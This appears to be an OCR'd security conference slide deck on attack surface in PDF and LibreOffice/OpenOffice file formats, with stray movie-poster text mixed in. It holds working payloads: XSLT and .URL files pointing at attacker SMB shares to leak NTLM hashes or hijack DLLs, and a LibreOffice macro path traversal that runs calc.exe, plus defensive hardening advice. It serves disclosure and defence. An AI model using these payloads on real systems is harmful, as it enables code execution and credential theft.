Exploring Macros in (Open|Libre)office - Why you should care.

Me stuff

- Alex
- alex@cure53.de
- @insertscript
  - https://insert-script.blogspot.com


cure53

Stuff discussed

- How I approach new file formats
- PDF
- LibreOffice/OpenOffice
- Server Side and File Formats
- Sharks

Why even bother

- File Format features do not hurt CPU registers
- More and more file processing on server side
- Nobody wants to read the documentation
- ImageMagick <3
- Its fun :)


6-HEADED
SHARK
ATTACK
DON'T MIX WITH
THE SIX!
UNCUT
FSK
ab
16
freigegeben
DVD

Getting started

- Install the application
    - Get a trial for professional etc.
- Get the documentation
    - The documentation is always old/incomplete
- Complain how it makes no sense

Getting started

- Read the documentation again
    - Check for key words: script/url/domain/document/xml etc.
- Click on any item menu available
    - Note: Some of them will not work
- Google for the feature
    - „Not working“

Getting started

- Read example files
  - Text editor, hex editor, or scripts
- Map documentated features with the created files
    - The fun begins now
- Check all the registered file extension
    - Note: Some of them are not supported in any way
    - (.pdfxml (404) or .acrobatsecuritysettings)


CORIN NEMEC
BROOKE HOGAN
SAND SHARKS

Lets talk about PDF

- PDF can send HTTP requests
  - Formcalc/JS submitForm
- AdobeCollabSync.exe
  - Handles shared comments
  - Crashes (Sandbox)
- XML support
  - Metadata
  - XFA

Lets talk about PDF

- BadPDF
    - Leaking NTLM Hash
    - Was Patched
- I can do that
    - XFA -> XML -> XSLT style sheet
    - Not reported ^^
    - `<?xml-stylesheet href="\\attack.com\s\t.xsl"?>`
- Patched
    - Bypassed

The patch

- Only allow internal IP/intranet domains

  \\10.0.0.1\

  \\abcd\

- No need for Ipv6 tricks
  - https://googleprojectzero.blogspot.com/2016/02/the-definitive-guide-on-win32-to-nt.html

The bypass

- LanmanRedirector
  - SMB Device
- WebDavRedirector
  - WebDav Device

```
<?xml-stylesheet href=”\\;LanmanRedirector\evil.com\
   share\t.xsl”?>
```

- Windows is awesome


CASPER VAN DIEN
CATHERINE OXENBERG
SHARKTOPUS
WHALEWOLF
A ROGER CORMAN PICTURE


LibreOffice
The Document Foundation

OpenOffice/LibreOffice

- 2018 aka least year
- ImageMagick gets used a lot
- Imagetrick
- GhostScript
    - Google Project Zero
- Delegates.xml

Delegates.xml

```
<delegate decode="doc" command="&quot;soffice&quot; --convert-to pdf -outdir `dirname &quot;%i&quot;` &quot;%i&quot; 2&gt; &quot;%u&quot;; /bin/mv &quot;%i.pdf&quot; &quot;%o&quot;"/>

<delegate decode="docx" command="&quot;soffice&quot; --convert-to pdf -outdir `dirname &quot;%i&quot;` &quot;%i&quot; 2&gt; &quot;%u&quot;; /bin/mv &quot;%i.pdf&quot; &quot;%o&quot;"/>

<delegate decode="odt" command="&quot;soffice&quot; --convert-to pdf -outdir `dirname &quot;%i&quot;` &quot;%i&quot; 2&gt; &quot;%u&quot;; /bin/mv &quot;%i.pdf&quot; &quot;%o&quot;"/>

<delegate decode="ppt" command="&quot;soffice&quot; --convert-to pdf -outdir `dirname &quot;%i&quot;` &quot;%i&quot; 2&gt; &quot;%u&quot;; /bin/mv &quot;%i.pdf&quot; &quot;%o&quot;"/>

<delegate decode="pptx" command="&quot;soffice&quot; --convert-to pdf -outdir `dirname &quot;%i&quot;` &quot;%i&quot; 2&gt; &quot;%u&quot;; /bin/mv &quot;%i.pdf&quot; &quot;%o&quot;"/>

<delegate decode="xls" command="&quot;soffice&quot; --convert-to pdf -outdir `dirname &quot;%i&quot;` &quot;%i&quot; 2&gt; &quot
%u&quot;; /bin/mv &quot;%i.pdf&quot; &quot;%o&quot;"/>

<delegate decode="xlsx" command="&quot;soffice&quot; --convert-to pdf -outdir `dirname &quot;%i&quot;` &quot;%i&quot; 2&gt; &quot;%u&quot;; /bin/mv &quot;%i.pdf&quot; &quot;%o&quot;"/>
```

OpenOffice/LibreOffice

- Open/LibreOffice Writer will be used
    - There are specific features for Writer,calc etc.
- .ODT is a ZIP based file format (similar to .docx)
    - Files inside are mostly XML files
    - Makes it easy to read and modify it
- .FODT
    - Flat XML ODF Textdocument
    - One XML file
    - Supports many features (but not all)

OpenOffice/LibreOffice

- Lets start with the documentation
  - OpenDocument-v1.2
  - **Part 1: Open Document Schema**
  - Part 2: Recalculated Formula
  - Part 3: Packages
  - V1.2 (102) + Part 1 (846) + Part (234) + Part (35) = 1217 pages
  - Schema specifications: relax ng schema, manifest schema, digital signature schema, metadata manifest ontology, package metadata manifest ontology
  - (PDF: 4.358)

OpenOffice/LibreOffice

- Keywords Lookup:
- <text:execute-macro>
- <office:scripts>
- <office:script>
- <script:event-listener>
- <text:script>
- ...
- No structure examples :/

OpenOffice/LibreOffice

- I could not map the elements to „GUI“ features at first
- Brucon 2018 – Had some time
- https://wiki.openoffice.org/wiki/Documentation/DevGuide/Scripting/Scripting_Framework_URI_Specification

OpenOffice/LibreOffice

Scripting Framework URI Specification

< Documentation | DevGuide


General syntax

The URI is a case-sensitive string. It is composed of fixed terms and three parameters: `vnd.sun.star.script:MACROPARAM?language=LANGPARAM&location=LOCPARAM`

where:

- `MACROPARAM` identifies the script.
- `LANGPARAM` identifies the `LanguageScriptProvider` needed to execute the script as described. Current language values : Basic, BeanShell, Java, JavaScript, Python
- `LOCPARAM` identifies the container of the script, i.e. My Macros, or OpenOffice.org Macros, or within the current document, or in an extension.

- Python is shipped with LibreOffice
- Java gets detected


Hyperlink
Internet
Mail
Document
New Document
Hyperlink Type
Web
FTP
URL:
Further Settings
Frame:
Form:
Text
Text:
Name:
Help
Assign Macro
Assignments
Event
Assigned Action
Mouse over object
Trigger hyperlink
Mouse leaves object
Assign
Remove
Macro From
My Macros
LibreOffice Macros
Untitled 1
Existing Macros

OpenOffice/LibreOffice

```
<script:event-listener script:language="ooo:script" script:event-
name="dom:mouseover"
xlink:href="vnd.sun.star.script:pythonSamples|
TableSample.py$createTable?language=Python&amp;location=share"
xlink:type="simple"/>
```

- C:\LibreOffice**share**\Scripts\python\pythonSamples\TableSample.py

```
def createTable():
"""creates a new writer document and inserts a table with some data (also known as the SWriter
sample)""„
  ctx = uno.getComponentContext()
  smgr = ctx.ServiceManager
```

OpenOffice/LibreOffice

```
<script:event-listener script:language="ooo:script" script:event-
name="dom:mouseover"
xlink:href="vnd.sun.star.script:../../../../test.py$test?
language=Python&amp;location=share" xlink:type="simple"/>
```

- Test.py placed in C:\

- I moved my mouse over the hyperlink and it got executed
- No warning dialog was shown

OpenOffice/LibreOffice

- Location user:
    - Appdata (Windows) – user directory (linux)
- Traverse into Download folder
    - Create Python/LibreOffice Polyglot file
- No success
    - LibreOffice is not a fan of data before PK header
    - Two PK files can be merged
    - Could not craft a valid python file

OpenOffice/LibreOffice

- Decided to check the code
    - Discovered Parameter support!

```
xlink:href="vnd.sun.star.script:../../../../
test.py$test(variable1,variable2)?
language=Python&amp;location=share" xlink:type="simple"/>
```

- So – what python files are shipped with python??

OpenOffice/LibreOffice

- C:\LibreOffice\program\python-core-3.5.5\lib\pydoc.py

```
def tempfilepager(text, cmd):
"""Page through text by invoking a program on a temporary file."""
  import tempfile filename = tempfile.mktemp()
  with open(filename, 'w', errors='backslashreplace') as file:
   file.write(text)
   try:
    os.system(cmd + ' "' + filename + '„‘)
   finally:
    os.unlink(filename)
```

OpenOffice/LibreOffice

```
xlink:href="vnd.sun.star.script:
```

../../../program/python-core-3.5.5/lib/pydoc.py$tempfilepager(1, calc.exe)

Lets watch a PoC


OpenOffice/LibreOffice

- Little communication issue at first
- LibreOffice fixed it really quickly
- OpenOffice did not fix it (in ~3 month time frame)
    - No parameter support
    - Generally LibreOffice offers more features

What about other Macros?

- **Base**
  - vnd.sun.star.script:**Access2Base.Application._CollectNames**?
    language=Basic&location=application
  - No parameter support / Wrong amount of Parameters!
- JavaScript
  - vnd.sun.star.script:**HelloWorld.helloworld.js**?
    language=JavaScript&location=share
- Java
  - vnd.sun.star.script:**HelloWorld.org.libreoffice.example.java_scripts.printHW**?
    language=Java&location=share
- BeanShell
  - vnd.sun.star.script:**HelloWorld.helloworld.bsh**?
    language=BeanShell&location=share

BACK-END




FRONT-END


AVALANCHE
SHARKS
THE SNOW WILL RUN RED WITH BLOOD

Macros

- ImageMagick
  - Headless mode – mouseOver etc not executed

- Tools → Customize


Customize
Menus
Toolbars
Context Menus
Keyboard
Events
Event
Assigned Action
Start Application
Close Application
Document created
New Document
Document loading finished
Open Document
Document is going to be closed
Document closed
View created
View is going to be closed
View closed
Activate Document
Deactivate Document
Save Document
Document has been saved
Saving of document failed
Save Document As
Document has been saved as
'Save as' has failed
Storing or exporting copy of doc
Document copy has been create
Creating of document copy faile
Print Document
'Modified' status was changed
Document title changed
Printing of form letters started
Printing of form letters finished
Merging of form fields started
Merging of form fields finished
Changing the page count
Assign:
Macro...
Remove
Save in:
Untitled 1
Help
OK
Cancel
Reset

Macros

```
<script:event-listener script:language="ooo:script"
   script:event-name="office:view-created"
   xlink:href="vnd.sun.star.script:HelloWorld.py$HelloWo
   rldPython?language=Python&amp;location=share"
   xlink:type="simple"/>
```

- So exploitation should be straightforward?
- Additional parameters get passed
  - Breaks my PoC

Macros

- Polyglot potential
  - */proc/self/fd/<fd>*
- Python supports Zip compressed scripts
- Compile function call

Other features

- Linking to external files
- Remote Images
- Special fields
- OLE Objects > Do not seem supported in headless

Linking external files

- Writer/calc/base different linking features
  - Allows to reference local files (eg /etc/passwd)
- Protection in place
  - User confirmations to update link

- Bypass – not fixed so I can’t share

External images

- Test firewall settings
  - Protocols: file,http,https
  - Windows: UNC paths – NTLM hash
  - DNS, Ports

- Local file inclusion
  - PDFs

Special fields

- Insert > Fields
  - Get updated during conversion
- Writer
  - Full File Path
  - Author
  - DDE

Special fields

- Calc
  - No fields but functions
- WebService - FilterXML
  - Initiates HTTP communication – not always executed
- INFO():
  - System – linux/windows
  - Release – exact application version
  - OSVersion – hardcoded to NT 5.01

ToDo - List

- DDE
- Python compile function
- Base Macro support
- OLE objects
- Explore more features!

Security Considerations

- In general the attack surface is huge
  - File Formats are complex
- Limit supported file formats
  - Watch out for file format sniffing
  - ImageMagick and GhostScript
- Disable Macro Support
  - Can be tricky
  - Python – delete pythonscript.py
  - Check if Java RE is detected by LO
  - Delete all pre-installed macro files

Security Considerations

- Utilize containers
  - No network connection
  - Limits accessable files
- File system jail
  - LibreOffice Online has a setup


GHOST
SHARK

Thank you!

One more Windows Feature - .URL

- Application allows links
  - Clicking/vulnerability (electron^^)
- Not possible to pass parameters
- file:///c:/windows/system32/cmd.exe
  - Ok but boring
- SMB/WebDAV? (file://attacker.com/s/poc.exe)
  - **Most** extensions trigger a dialog
- Remember DLL Hijacking?
  - 2010? 2012

One more Windows Feature - .URL

- .URL files do not trigger a dialog on SMB Shares
- Think of it as symlinks
- Can specify the WorkingDirectory.. Hmm

```
[InternetShortcut]
URL=file:///c:/<pathToAnApplication>
WorkingDirectory=\\attacker.com\SMBShare
```

One more Windows Feature - .URL

- Tested applications in C:\Windows
- Load .URL file from a remote SMB/WebDav share
- Main.cpl will load Mouse.DLL from the share

```
[InternetShortcut]
URL=C:\windows\system32\main.cpl
WorkingDirectory=\\attacker.com\exploit
```

DEMO

One more Windows Feature - .URL

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\
Session Manager]

CWDIllegalInDllSearch"=dword:ffffffff"
```

- LibreOffice – Shift + Click
  - Bypass - fixed. Same behavior as MS Office now (as far as I can tell)
- MS Office
  - Not vulnerable – checks the specified executable in the .URL file